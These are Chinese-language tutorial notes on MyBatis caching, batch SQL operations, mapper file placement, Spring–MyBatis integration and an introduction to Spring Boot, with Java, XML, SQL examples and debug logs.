DEBUG 2014-11-08 16:32:45,937 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Closing JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:32:45,937 org.apache.ibatis.datasource.pooled.PooledDataSource: Returned connection 25374911 to pool.

结果分析：

发现只执行一次SQL语句，第二次查询时直接从缓存中获得，默认开启一级缓存。

**二级缓存（默认配置）测试**

操作类关键方法代码

//用来测试二级缓存

**public** Dept testCache2(Integer deptId){

SqlSession session=**null**;

Dept dept=**null**;

**try** {

session =MyBatisUtil.*getSession*();

//命名空间+id,如cn.itcast.entity.DeptMapper.selectDept

dept=session.selectOne("cn.itcast.entity.DeptMapper.selectDept", deptId);

} **catch** (Exception e) {

e.printStackTrace();

}**finally**{

**try** {

MyBatisUtil.*closeSession*();

} **catch** (Exception e) {

e.printStackTrace();

}

}

**return** dept;

}

测试用例代码

@Test //用来测试二级缓存

**public** **void** testCache2() {

Dept dept = *deptDaoImpl*.testCache2(1);

System.*out*.println("dept:" + dept);

Dept dept1 = *deptDaoImpl*.testCache2(1);

System.*out*.println("dept1"+dept1);

}

测试结果

DEBUG 2014-11-08 16:40:52,717 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ooo Using Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,717 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Preparing: select \* from dept where dept\_id=?

DEBUG 2014-11-08 16:40:52,764 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Parameters: 1(Integer)

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Resetting autocommit to true on JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Closing JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.datasource.pooled.PooledDataSource: Returned connection 25374911 to pool.

dept:Dept [deptId=1, deptName=研发部一部, deptAddress=广州]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Opening JDBC Connection

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.datasource.pooled.PooledDataSource: Checked out connection 25374911 from pool.

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Setting autocommit to false on JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ooo Using Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Preparing: select \* from dept where dept\_id=?

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Parameters: 1(Integer)

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Resetting autocommit to true on JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Closing JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:40:52,811 org.apache.ibatis.datasource.pooled.PooledDataSource: Returned connection 25374911 to pool.

dept1Dept [deptId=1, deptName=研发部一部, deptAddress=广州]

测试结果分析

发现执行了两次sql语句（红色部分），默认为不启用二级缓存。

**二级缓存配置**

使用二级缓存机制：需要开启全局缓存，文件级缓存 ，语句级缓存，才能使用二级缓存。默认情况下文件级缓存没有开启。

**全局缓存配置**

在mybatis的主配置文件中进行配置：

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-config.dtd">

<configuration>

<settings>

<!-- 默认有启用全局缓存的，禁用可以把value设为false,如果这里设为false，Mapper.xml或SQL语句级的缓存配置不再起作用 -->

<setting name=*"cacheEnabled"* value=*"true"*/>

</settings>

<!—省略其它配置信息 -->

</configuration>

**Mapper文件级缓存配置**

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<mapper namespace=*"cn.itcast.entity.DeptMapper"*>

**<cache/>**

<!—省略其它配置信息-->

</mapper>

**SQL语句级缓存配置**

在相关的Mapper.xml文件中配置SQL查询，关键代码如下（示例）：

<!-- useCache默认值为true,设为false时缓存不起作用 -->

<select id=*"selectOne"* parameterType=*"int"* resultMap=*"deptResultMap"* useCache=*"true"* >

select \* from dept where dept\_id=#{id}

</select>

**实现序列化**

由于二级缓存的数据不一定都是存储到内存中，它的存储介质多种多样，所以需要给缓存的对象（POJO）执行序列化。

如果该类存在父类，那么父类也要实现序列化。

**刷新二级缓存：statement中添加属性flushCache="true"**

|  |
| --- |
| <select id="selectOne" parameterType="int" resultMap="deptResultMap" useCache="true" **flushCache="true"** >  select \* from dept where dept\_id=#{id}  </select> |

**缓存分析**

修改DeptMapper.xml文件，增加缓存的设置，如下

<!--

<cache eviction="FIFO" flushInterval="60000" size="512" readOnly="false"/>

创建了一个 FIFO 缓存,并每隔 60 秒刷新,存数结果对象或列表的 512 个引用,而且返回的对象被认为是只读的,因此在不同线程中的调用者之间修改它们会 导致冲突。可用的收回策略有以下几种, 默认的是 LRU:

1. LRU – 最近最少使用的:移除最长时间不被使用的对象。

2. FIFO – 先进先出:按对象进入缓存的顺序来移除它们。

3. SOFT – 软引用:移除基于垃圾回收器状态和软引用规则的对象。

4. WEAK – 弱引用:更积极地移除基于垃圾收集器状态和弱引用规则的对象。

flushInterval：刷新间隔时间，可以被设置为任意的正整数,单位毫秒。默认情况是不设置,也就是没有刷新间隔,缓存仅仅调用语句时刷新。

size：内存资源数目，可以被设置为任意正整数。默认值是1024。

readOnly(只读)属性可以被设置为 true 或 false。只读的缓存会给所有调用者返回缓 存对象的相同实例。因此这些对象不能被修改。这提供了很重要的性能优势。可读写的缓存 会返回缓存对象的拷贝(通过序列化) 。这会慢一些,但是安全,因此默认是 false。

-->

<cache eviction=*"LRU"* size=*"2"* readOnly=*"false"* />

测试代码

@Test

**public** **void** testSelectDept() {

*deptDaoImpl*.selectDept(1);

*deptDaoImpl*.selectDept(2);

*deptDaoImpl*.selectDept(2);

*deptDaoImpl*.selectDept(1);

*deptDaoImpl*.selectDept(3);

*deptDaoImpl*.selectDept(1);

*deptDaoImpl*.selectDept(2);

}

**XML 中的特殊字符处理**

如果 MyBatis 使用 XML 配置，那不可避免地会遇到一些对 XML 来说是特殊的字符。如小于号 “<”，因此要进行转义。主要有两个方式：

**使用转义实体**

下面是五个在 XML 文档中预定义好的转义实体:

&lt; < 小于号

&gt; > 大于号

&amp; &

&apos; ' 单引号

&quot; " 双引号

小于等于“<=”，其转义为：&lt;=

大小等于“>=”，转义为：&gt;=

**使用 CDATA 部件**

CDATA 部件以"<![CDATA[" 标记开始，以"]]>"标记结束。在"<![CDATA["和"]]>"之间 的特殊字符的意义都不起作用，而转变为普通字符串内容。

在 MyBatis 的 XML 映射语句配置文件中，如果 SQL 语句有特殊字符，使用CDTA 部件括起来，如：

<select id= "selectBlog\_use\_collection"

resultMap= "blogResult" >

<![CDATA[ SELECT id , title, author\_id as authored FROM BLOG WHERE ID > 0 and ID < 10 ]]> </select>

**常用批量操作**

**准备数据**

drop database if exists mybatis;

create database mybatis CHARACTER SET UTF8;

use mybatis;

create table dept(

dept\_id int primary key auto\_increment,

dept\_name varchar(50),

dept\_address varchar(50)

);

insert into dept(dept\_name,dept\_address) values('研发部一部','广州');

insert into dept(dept\_name,dept\_address) values('研发部二部','广州');

insert into dept(dept\_name,dept\_address) values('研发部三部','深圳');

--insert into dept( dept\_name, dept\_address ) values ('研发部4部','广州'),('研发部5部','广州'),('研发部6部','广州')

select \* from dept;

**批量新增部门**

映射文件定义SQL

<sql id=*"key"*>

<!--suffixOverrides="," 可以忽略最后“，”号 -->

<trim suffixOverrides=*","*>

dept\_name,

dept\_address,

</trim>

</sql>

<insert id=*"insertDeptList"*>

insert into dept(

<include refid=*"key"* />

) values

<foreach collection=*"list"* item=*"item"* separator=*","*>

(#{item.deptName},#{item.deptAddress})

</foreach>

</insert>

编写批量添加部门方法（数据操作类定义批量添加部门的方法）

**public** **int** saveDeptList(List<Dept> depts) {

**int** i = 0;

SqlSession session = **null**;

**try** {

session = MyBatisUtil.*getSession*();

i = session.insert("cn.itcast.entity.DeptMapper.insertDeptList", depts);

session.commit();

} **catch** (Exception e) {

// **TODO** Auto-generated catch block

e.printStackTrace();

session.rollback();

} **finally** {

MyBatisUtil.*closeSession*();

}

**return** i;

}

编写测试代码

@Test

**public** **void** testInsertDeptList() {

List<Dept> depts = **new** ArrayList<Dept>();

**for**(**int** i=0;i<5;i++){

Dept dept = **new** Dept();

dept.setDeptName("deptname"+i);

dept.setDeptAddress("address"+i);

depts.add(dept);

}

**int** i=*deptDao*.saveDeptList(depts);

System.*out*.println("受影响的行数:"+i);

}

**批量删除部门**

映射文件定义SQL

<delete id=*"deleteDeptList"*>

delete from dept where dept\_id in

<foreach collection=*"list"* item=*"item"* open=*"("* close=*")"*

separator=*","*>

#{item}

</foreach>

</delete>

编写批量删除部门的方法

**public** **int** deleteDeptList(List<Integer> deptIds) {

**int** i = 0;

SqlSession session = **null**;

**try** {

session = MyBatisUtil.*getSession*();

i = session.delete("cn.itcast.entity.DeptMapper.deleteDeptList", deptIds);

session.commit();

} **catch** (Exception e) {

// **TODO** Auto-generated catch block

e.printStackTrace();

session.rollback();

} **finally** {

MyBatisUtil.*closeSession*();

}

**return** i;

}

编写测试代码

@Test

**public** **void** testDeleteDeptList() {

List<Integer> deptIds = **new** ArrayList<Integer>();

**for**(**int** i=4;i<7;i++){

deptIds.add(i);

}

**int** i=*deptDao*.deleteDeptList(deptIds);

System.*out*.println("受影响的行数:"+i);

}

**批量修改员工信息**

修改mybatis-config.xml文件

支持上有点麻烦，需要修改mybatis-config.xml文件相关数据库连接的信息（主要红色部分），以支持批量更新

<property name=*"url"* value=*"jdbc:mysql://localhost:3306/mybatis?useUnicode=true&amp;characterEncoding=UTF-8&amp;allowMultiQueries=true"* />

road data infi

配置批量更新的sql

<update id=*"updateDeptList"*>

<!-- 多个update语句，用;号分隔开，如果是oracle数据库，一般需要加“begin”前缀，后缀“end;" -->

<foreach collection=*"list"* item=*"dept"* separator=*";"*>

update dept

<set>

<if test=*"dept.deptName!=null"*>dept\_name=#{dept.deptName},</if>

<if test=*"dept.deptAddress!=null"*>dept\_address=#{dept.deptAddress},</if>

</set>

where dept\_id=#{dept.deptId}

</foreach>

</update>

编写批量更新部门的方法

**public** **int** updateDeptList(List<Dept> depts) {

**int** i = 0;

SqlSession session = **null**;

**try** {

session = MyBatisUtil.*getSession*();

i = session.update("cn.itcast.entity.DeptMapper.updateDeptList", depts);

session.commit();

} **catch** (Exception e) {

// **TODO** Auto-generated catch block

e.printStackTrace();

session.rollback();

} **finally** {

MyBatisUtil.*closeSession*();

}

**return** i;

}

编写测试代码

@Test

**public** **void** testUpdateDeptList() {

List<Dept> depts = **new** ArrayList<Dept>();

**for**(**int** i=1;i<4;i++){

Dept dept = **new** Dept();

dept.setDeptId(i);

dept.setDeptName("deptName"+i);

dept.setDeptAddress("deptAddress" + i);

depts.add(dept);

}

**int** i=*deptDao*.updateDeptList(depts);

System.*out*.println("受影响的行数:"+i);

}

**Mybatis中接口和对应的mapper文件位置配置深入剖析**

首先要说明的问题是，Mybatis中接口和对应的mapper文件不一定要放在同一个包下，放在一起的目的是为了Mybatis进行**自动扫描**，并且要注意此时**java接口的名称和mapper文件的名称要相同**，否则会报异常，由于此时Mybatis会自动解析对应的接口和相应的配置文件，所以就不需要配置mapper文件的位置了。

**接口和文件在同一个包中**

**默认maven构建**

如果在工程中使用了maven构建工具，那么就会出现一个问题：我们知道在典型的maven工程中，目录结构有：src/main/java和src/main/resources，前者是用来存放java源代码的，后者则是存放一些资源文件，比如配置文件等，**在默认的情况下maven打包的时候，对于src/main/java目录只打包源代码，而不会打包其他文件**。所以此时如果把对应的mapper文件放到src/main/java目录下时，不会打包到最终的jar文件夹中，也不会输出到target文件夹中，由于在进行单元测试的时候执行的是/target目录下/test-classes下的代码，所以在测试的时候也不会成功。

**为了实现在maven默认环境下打包时，Mybatis的接口和mapper文件在同一包中，可以通过将接口文件放在src/main/java某个包中，将映射文件放在src/main/resources同样的包中**，这是一种约定优于配置的方式，这样在maven打包的时候就会将src/main/java和src/main/resources相同包下的文件合并到同一包中。

在默认maven打包的环境下，不要将接口文件和mapper文件全部放到src/main/java，这样也不会把mapper文件打包进去

**更改maven构建配置**

如果不想将接口和mapper文件分别放到src/main/java和src/main/resources中，而是全部放到src/main/java，那么在构建的时候需要指定maven打包需要包括xml文件，具体配置如下：

<build>

<resources>

<resource>

<directory>src/main/java</directory>

<includes>

<include>\*\*/\*.xml</include>

</includes>

<filtering>false</filtering>

</resource>

</resources>

</build>

这样在打包的时候也会将mapper文件打包到/target文件夹中。

**接口和文件不在同一个包下**

如果接口和mapper文件不在同一个包下，就不能进行自动扫描解析了，需要对接口和文件分别进行配置。

**XML配置方式**

**使用Mybatis的配置文件如下：**

<?xml version="1.0" encoding="UTF-8" ?>

<!DOCTYPE configuration

PUBLIC "-//mybatis.org//DTD Config 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-config.dtd">

<configuration>

<mappers>

<!-- 扫描路径下的mapper映射文件 -->

<mapper resource="mappers/UserMapper.xml"/>

<!-- 扫描包下的接口文件 -->

<package name="edu.zju.bme.data.manage.mapper" />

</mappers>

</configuration>

**使用Spring的配置文件如下：**

<beans xmlns="http://www.springframework.org/schema/beans"

xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

xmlns:mybatis="http://mybatis.org/schema/mybatis-spring"

xsi:schemaLocation="

http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans-3.0.xsd

http://mybatis.org/schema/mybatis-spring http://mybatis.org/schema/mybatis-spring.xsd">

<!-- 配置接口存储的包，用来扫描mapper接口 -->

<mybatis:scan base-package="edu.zju.bme.data.manage.mapper" />

<bean id="sqlSessionFactory" class="org.mybatis.spring.SqlSessionFactoryBean">

<!-- 配置mapper文件位置，扫描映射文件，可以使用Ant风格的路径格式 -->

<property name="mapperLocations" value="classpath\*:mappers/\*\*/\*.xml" />

// ...

</bean>

</beans>

**Java 配置方式**

**不使用Spring**

Configuration configuration = new Configuration();

configuration.setMapUnderscoreToCamelCase(true);

configuration.setLazyLoadingEnabled(true);

configuration.setCacheEnabled(false);

// 扫描该包下的接口和mapper文件

configuration.addMappers("edu.zju.bme.data.manage.mapper");

使用这种方法，只能将接口和mapper文件放到同一个包下，并且同名，相比其他方法具有局限性。

**使用Spring**

// 配置类

@Configuration(value = "manageConfig")

@Import(value = {DataSourceConfig.class})

// 扫描接口类，这个配置只能扫描该包下的接口，不能扫描mapper文件

@MapperScan("edu.zju.bme.data.manage.mapper")

public class ManageConfig {

@Autowired

private DataSourceConfig dataSourceConfig;

@Bean(name = "manageSessionBean")

public SqlSessionFactoryBean sqlSessionFactoryBean() throws IOException{

SqlSessionFactoryBean factoryBean = new SqlSessionFactoryBean();

factoryBean.setDataSource(dataSourceConfig.manageDataSource());

Configuration configuration = new Configuration();

// 扫描对应的mapper文件

factoryBean.setMapperLocations(new Resource[]{new ClassPathResource("UserMapper.xml")});

factoryBean.setConfiguration(configuration);

return factoryBean;

}

}

上面总结了4种配置方式，包括使用Spring以及不使用Spring的环境下，但是要注意以上的配置方式并不是唯一的，还有其他方法，如配置org.mybatis.spring.mapper.MapperScannerConfigurer，这里只是选择了相对来说较为简单的方式。

* 1. **Spring整合MyBatis**

**基于MyBatis之DAO接口的编程步骤**

**1）导包**

spring-webmvc : 3.2.8.RELEASE

mybatis : 3.2.8

mybatis-spring : 1.2.3

spring-jdbc : 3.2.8.RELEASE

ojdbc14 : 10.2.0.4.0

commons-dbcp : 1.4

junit : 4.12

**2）添加MyBatis配置文件mybatis-config.xml**

**注意：不需配置****运行环境（运行环境将在Spring配置文件中配置）**

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"  "http://mybatis.org/dtd/mybatis-3-config.dtd">  <configuration>    <!-- ★★★★★★★★★★引用映射文件★★★★★★★★★★ -->  <mappers>    </mappers>  </configuration> |

**3）创建数据库库及表，创建实体类。**

注意：如果要解决属性名与表的字段名不一致的情况，建议用别名。

**4）编写映射文件，修改mybatis-config.xml指定映射文件位置。**

**5）进行简单测试**

**（除了导入spring相关jar包外，以上步骤具体参见MyBatis编程步骤）**

**6）配置applicationContext.xml**

**beans根元素**

<!-- 配置数据源，记得去掉myBatis-config.xml的数据源相关配置 -->

<bean id=*"dataSource"* class=*"com.mchange.v2.c3p0.ComboPooledDataSource"*>

<property name=*"driverClass"* value=*"com.mysql.jdbc.Driver"* />

<property name=*"jdbcUrl"* value=*"jdbc:mysql://localhost:3306/mybatis?useUnicode=true&amp;characterEncoding=UTF-8"* />

<property name=*"user"* value=*"root"* />

<property name=*"password"* value=*"root"* />

</bean>

<!-- 配置session工厂 -->

<bean id=*"sqlSessionFactory"* class=*"org.mybatis.spring.SqlSessionFactoryBean"*>

<!-- 指定数据源，引用上面的数据源配置 -->

<property name=*"dataSource"* ref=*"dataSource"* />

<!-- 指定MyBatis主配置文件位置 --><!-- 传智 -->

<property name=*"configLocation"* value=*"classpath:myBatis-config.xml"* />

<!-- 指定映射文件位置 --><!-- 达内 -->

<!-- <property name="mapperLocations" value="classpath:com/tongwx/entity/\*.xml" /> -->

</bean>

<!-- 配置事务管理器,管理数据源事务处理-->

<bean id=*"transactionManager"* class=*"org.springframework.jdbc.datasource.DataSourceTransactionManager"*>

<!-- 指定要管理的数据源，引用上面的数据源配置 -->

<property name=*"dataSource"* ref=*"dataSource"* />

</bean>

<!-- 配置SessionTemplate，已封装了SqlSession的数据操作-->

<bean id=*"sqlSessionTemplate"* class=*"org.mybatis.spring.SqlSessionTemplate"*>

<constructor-arg name=*"sqlSessionFactory"* ref=*"sqlSessionFactory"*/>

</bean>

**beans根元素**

**SqISessionFactoryBean的常用property：**

**dataSource**：用于指定连接数据库的数据源(必要属性）

**mapperLocations**：用于指定Mapper文件存放的位置

**configLocation**：用于指定Mybatis的配置文件位置。如果指定了该属性，那么 会以该配置文件的内容作为配置信息构建对应的 SqISessionFactoryBuilder，但是后续属性指定的内容会覆盖该配置文件里面指定的对应内容

**typeAliasesPackage**：它一般对应我们的实体类所在的包，这个时候会自动取对应包中不包括包名的简单类名作为包括包名的别名。多个package 之间可以用逗号或者分号等来进行分隔

**typeAliases**：数据类型别名。指定了这个属性后，Mybatis会把这个类型的短名称作为这个类型的别名

**7）修改myBatis-config.xml**

去掉数据源配置

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-config.dtd">

<configuration>

<typeAliases>

<typeAlias type=*"cn.itcast.entity.Dept"* alias=*"Dept"* />

</typeAliases>

<mappers>

<mapper resource=*"cn/itcast/entity/DeptMapper.xml"* />

</mappers>

</configuration>

**8）编写dao层接口及实现**

DeptDao.java

**public** **interface** DeptDao {

//根据部门ID查询部门信息

**public** Dept selectOne(**int** deptId);

}

修改接口实现类DeptDaoImpl.java

添加SqlSessionTemplate成员属性及其setter方法，Spring配置文件中将为其注入对象；

使用SqlSessionTemplate对象进行增删改查操作。

**public** **class** DeptDaoImpl **implements** DeptDao{

**private** SqlSessionTemplate sqlSessionTemplate;

**public** SqlSessionTemplate getSqlSessionTemplate() {

**return** sqlSessionTemplate;

}

**public** **void** setSqlSessionTemplate(SqlSessionTemplate sqlSessionTemplate) {

**this**.sqlSessionTemplate = sqlSessionTemplate;

}

//根据部门ID查询部门信息

**public** Dept selectOne(**int** deptId){

System.*out*.println("dao :"+deptId);

//SqlSession session=null;

Dept dept=**null**;

**try** {

dept=sqlSessionTemplate.selectOne("cn.itcast.entity.DeptMapper.selectOne",deptId);

System.*out*.println("dao.dept:"+dept);

} **catch** (Exception e) {

e.printStackTrace();

}

**return** dept;

}

}

**9）编写业务层代码**

业务层接口略，这里只写业务层实现类：DeptServiceImpl.java

**public** **class** DeptServiceImpl {

**private** DeptDao deptDao;

**public** Dept selectOne(**int** deptId){

Dept dept=deptDao.selectOne(deptId);

**return** dept;

}

**public** DeptDao getDeptDao() {

**return** deptDao;

}

**public** **void** setDeptDao(DeptDao deptDao) {

**this**.deptDao = deptDao;

}

}

**10）配置bean信息到sping配置文件**

<!-- DAO层部门信息表的数据操作对象 -->

<bean id=*"deptDao"* class=*"cn.itcast.dao.impl.DeptDaoImpl"* >

<property name=*"sqlSessionTemplate"* ref=*"sqlSessionTemplate"*/>

</bean>

<!-- 业务层部门信息业务处理对象 -->

<bean id=*"deptService"* class=*"cn.itcast.service.impl.DeptServiceImpl"*>

<property name=*"deptDao"* ref=*"deptDao"*/>

</bean>

**11）编写测试类**

@Test

**public** **void** selectOne() {

ApplicationContext context=**new** ClassPathXmlApplicationContext("applicationContext.xml");

DeptServiceImpl deptService=(DeptServiceImpl)context.getBean("deptService");

Dept dept = deptService.selectOne(1);

System.*out*.println("dept:" + dept);

}

**简化步骤**

**扫描式加载SQL映射文件**

**修改myBatis-config.xml文件，去掉<mappers>配置**

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE configuration PUBLIC "-//mybatis.org//DTD Config 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-config.dtd">

<configuration>

<typeAliases>

<typeAlias type=*"cn.itcast.entity.Dept"* alias=*"Dept"* />

</typeAliases>

<!-- 采用扫描式加载映射文件，以下将不用配置,可以减少映射文件过多时维护的麻烦 -->

<!-- <mappers>

<mapper resource="cn/itcast/entity/DeptMapper.xml" />

</mappers>

-->

</configuration>

**修改applicationContext.xml,为SqlSessionFactoryBean设置mapperLocations属性**

<!-- 配置session工厂 -->

<bean id=*"sqlSessionFactory"* class=*"org.mybatis.spring.SqlSessionFactoryBean"*>

<property name=*"dataSource"* ref=*"dataSource"* />

<property name=*"configLocation"* value=*"classpath:myBatis-config.xml"* />

<!-- 配置扫描式加载SQL映射文件 -->

<property name=*"mapperLocations"* value=*"classpath:cn/itcast/entity/\*.xml"*/>

</bean>

**MapperScannerConfigurer简化配置**

**1） 在spring配置文件中添加*MapperScannerConfigurer* 配置并去掉所有的Dao接口实现类配置**

<!-- 配置转换器（根据指定包批量扫描Mapper接口并生成实例（MapperFactoryBean））。

对于在basePackage设置的包（包括子包）下的接口类的全类名和在Mapper.xml文件中定义过的命名空间一致，

该bean将调用SqlSession的getMapper方法生成对应的代理对象（在调用Mapper接口的地方通过@Autowired方式将可以注入接口实例）

(代理对象默认的id是首字母小写之后的接口名，也可以使用 @Repository在Mapper接口上重命名)-->

<bean class=*"org.mybatis.spring.mapper.MapperScannerConfigurer"*>

**<!-- 达内曰：sqlSessionFactory可不指定，会以Autowired方式自动注入 -->**

<property name=*"**sqlSessionFactory"* ref=*"sqlSessionFactory"*/>

<property name=*"basePackage"* value=*"cn.itcast.dao"*/>

</bean>

<!-- DAO层部门信息表的数据操作对象，上面如果配置MapperScannerConfigurer转换器，DAO接口将不再使用实现类 -->

<!--

<bean id="deptDao" class="cn.itcast.dao.impl.DeptDaoImpl" >

<property name="sqlSessionTemplate" ref="sqlSessionTemplate"/>

</bean>

-->

<!-- 业务层部门信息业务处理对象 -->

<bean id=*"deptService"* class=*"cn.itcast.service.impl.DeptServiceImpl"*>

<!-- 上面如果配置MapperScannerConfigurer转换器，DAO接口将不再使用实现类注入 -->

<!-- <property name="deptDao" ref="deptDao"/> -->

</bean>

**MapperScannerConfigurer**

在使用MapperFactoryBean时，有一个Mapper就需要定义一个对应的MapperFactoryBean。当遇到大量Mapper时就需要使用mybatis-spring.jar提供的MapperScannerConfigurer组件，通过这个组件会自动扫描各个Mapper接口，并注册对应的MapperFactoryBean对象。

在定义MapperScannerConfigurer时，只需要指定一个basePackage即可。basePackage用于指定Mapper接 口所在的包，在这个包及其所有子包下面的Mapper接口都将被搜索到，并把它们注册为一个个 MapperFactoryBean对象。多个包之间可以使用逗号或者分号进行分隔。

如果指定的某个包下并不完全是我们定义的Mapper 接口，此时使用MapperScannerConfigurer的另外两个 属性可以缩小搜索和注册范围，一个是annotationClass ,另一个是markerlnterface。

annotationClass：用于指定一个注解标记，当指定了annotationClass属性时，MapperScannerConfigurer将只注册使用了annotationClass注解标记的接口

markerlnterface：用于指定一个接口，当指定了markerlnterface属性时，MapperScannerConfigurer将只注册继承自markerlnterface的接口。

例：

|  |
| --- |
| <bean class="org.mybatis.spring.mapper.MapperScannerConfigurer">  <property name="basePackage" value="org.tarena.dao"/>  <property name="annotationClass" value="org.tarena.annotation.MyBatisRepository"/>  </bean> |
| public @interface MyBatisRepository{  } |

上例配置的含义：MapperScannerConfigurer自动扫描org.tarena.dao包下所有接口，遇到带@MyBatisRepository注解的将自动为其注册MapperFactoryBean

**2） 检查或修改DeptMapper.xml文件：**

注意：命名空间+id和接口+方法名 一致

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<!-- 这时的命名空间就需要和dao接口类全类名一致了 -->

<mapper namespace=*"cn.itcast.dao.DeptDao"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"deptResultMap"* type=*"Dept"*>

<id property=*"deptId"* column=*"dept\_id"* />

<result property=*"deptName"* column=*"dept\_name"* />

<result property=*"deptAddress"* column=*"dept\_address"* />

</resultMap>

<!-- 这时的id就需要和dao接口的方法一致了 -->

<select id=*"selectOne"* parameterType=*"int"* resultMap=*"deptResultMap"*>

select \* from dept where dept\_id=#{id}

</select>

</mapper>

**3）业务类中，使用**@Autowired**为DAO接口注入对象**

**public** **class** DeptServiceImpl {

@Autowired

**private** DeptDao deptDao;

//省略其它代码

**4）删除Dao实现类（存在也没有意义）**

**5）只扫描特定的Mapper映射器的方法：**

step1. 自定义一个注解。

step2. 将该注解添加到要扫描的映射器前面。

step3. 配置MapperScannerConfigurer，注入 annotationClass属性值。

1. **Spring Boot**
   1. **简介**

**发展对比**

|  |  |  |
| --- | --- | --- |
| 流行 | Bean | 轻重 |
| J2EE时代 | 企业级JavaBean （Enterprise JavaBean，EJB） | 重量级 |
| Spring时代 | 简单Java 对象（Plain Old Java Object，POJO） | 代码轻量级，配置重量级  Spring 2.5 引入了基于注解的组件扫描  Spring 3.0 引入了基于 Java 的配置  Spring 4.x 可以完全脱离xml |
| Spring Boot时代 |  | 轻量级  无需 XML 配置，同时可以修改默认值。 |

**什么是微服务：**将一个大的系统拆分为多个子系统，然后通过REST风格的请求将它们集成起来，进一步简化了分布式系统的开发。

**Spring Boot核心**

**核心思想：约定优于配置**

|  |  |  |
| --- | --- | --- |
| **核心** | **含义** | **阐释** |
| Auto-configuration  **自动配置** | 针对很多Spring应用程序常见的应用功能，Spring Boot能自动提供相关配置（取代样板配置） | 涉及Java持久化API（Java Persistence API，JPA）、Thymeleaf模板、安全和Spring MVC |
| Starters  **起步依赖** | Spring Boot将常用依赖聚合在一起形成各种功能，通过指定功能名字而非名称与版本号来引入需要的库。  Spring Boot的版本决定起步依赖的版本，起步依赖的版本决定它们引入的传递依赖的版本。 | 起步依赖其实就是特殊的Maven依赖和Gradle依赖，利用了传递依赖解析，把常用库聚合在一起，组成了几个为特定功能而定制的依赖。  如果想要了解传递依赖的版本，运行下面对应的命令：  Gradle插件提供的命令：$ gradle dependencies  Maven插件提供的命令：$ mvn dependency:tree |
| **命令行界面** | 可选特性。借此在命令行里就能简单快速地用Groovy进行开发，无需传统的项目构建。 | CLI能检测到你使用了哪些类，它知道要向Classpath中添加哪些**起步依赖**才能让它运转起来。一旦那些依赖出现在Classpath中，一系列**自动配置**就会接踵而来，确保启用DispatcherServlet和Spring MVC，这样控制器就能响应HTTP请求了。 |
| **Actuator**  **内部监控** | 让你能够检视运行中的Spring Boot应用程序的内部情况。  Actuator通过Web端点和shell界面向外界提供信息。如果要借助shell界面，你可以打开SSH（Secure Shell），登入运行中的应用程序，发送指令查看它的情况。 | 可以查看如：  上下文里配置的Bean；  自动配置做的决策；  环境变量、系统属性、配置属性和命令行参数；  线程的当前状态；  最近处理过的HTTP请求的追踪情况；  各种和内存用量、垃圾回收、Web请求以及数据源用量相关的指标 |

* 1. **入门Demo**

**安装Spring Boot CLI**

**【Windows环境】手工安装：下载、解压并将bin目录添加到系统路径：**

1）打开下载地址：<https://repo.spring.io/release/org/springframework/boot/spring-boot-cli/>

2）选一个版本文件夹进入，然后找到bin.zip结尾的文件，下载之。

3）解压下载好后的压缩文件到合适的目录，将子目录bin的路径添加到系统路径（环境变量Path）里。（要用到其中的Spring.bat脚本）

4）查看版本号以验证安装：CMD运行命令spring --version

**【Unix环境】手工安装：下载、解压并将bin目录添加到系统路径：**

1）下载、解压：

# wget https://repo.spring.io/release/org/springframework/boot/spring-boot-cli/2.1.6.RELEASE/spring-boot-cli-2.1.6.RELEASE-bin.tar.gz

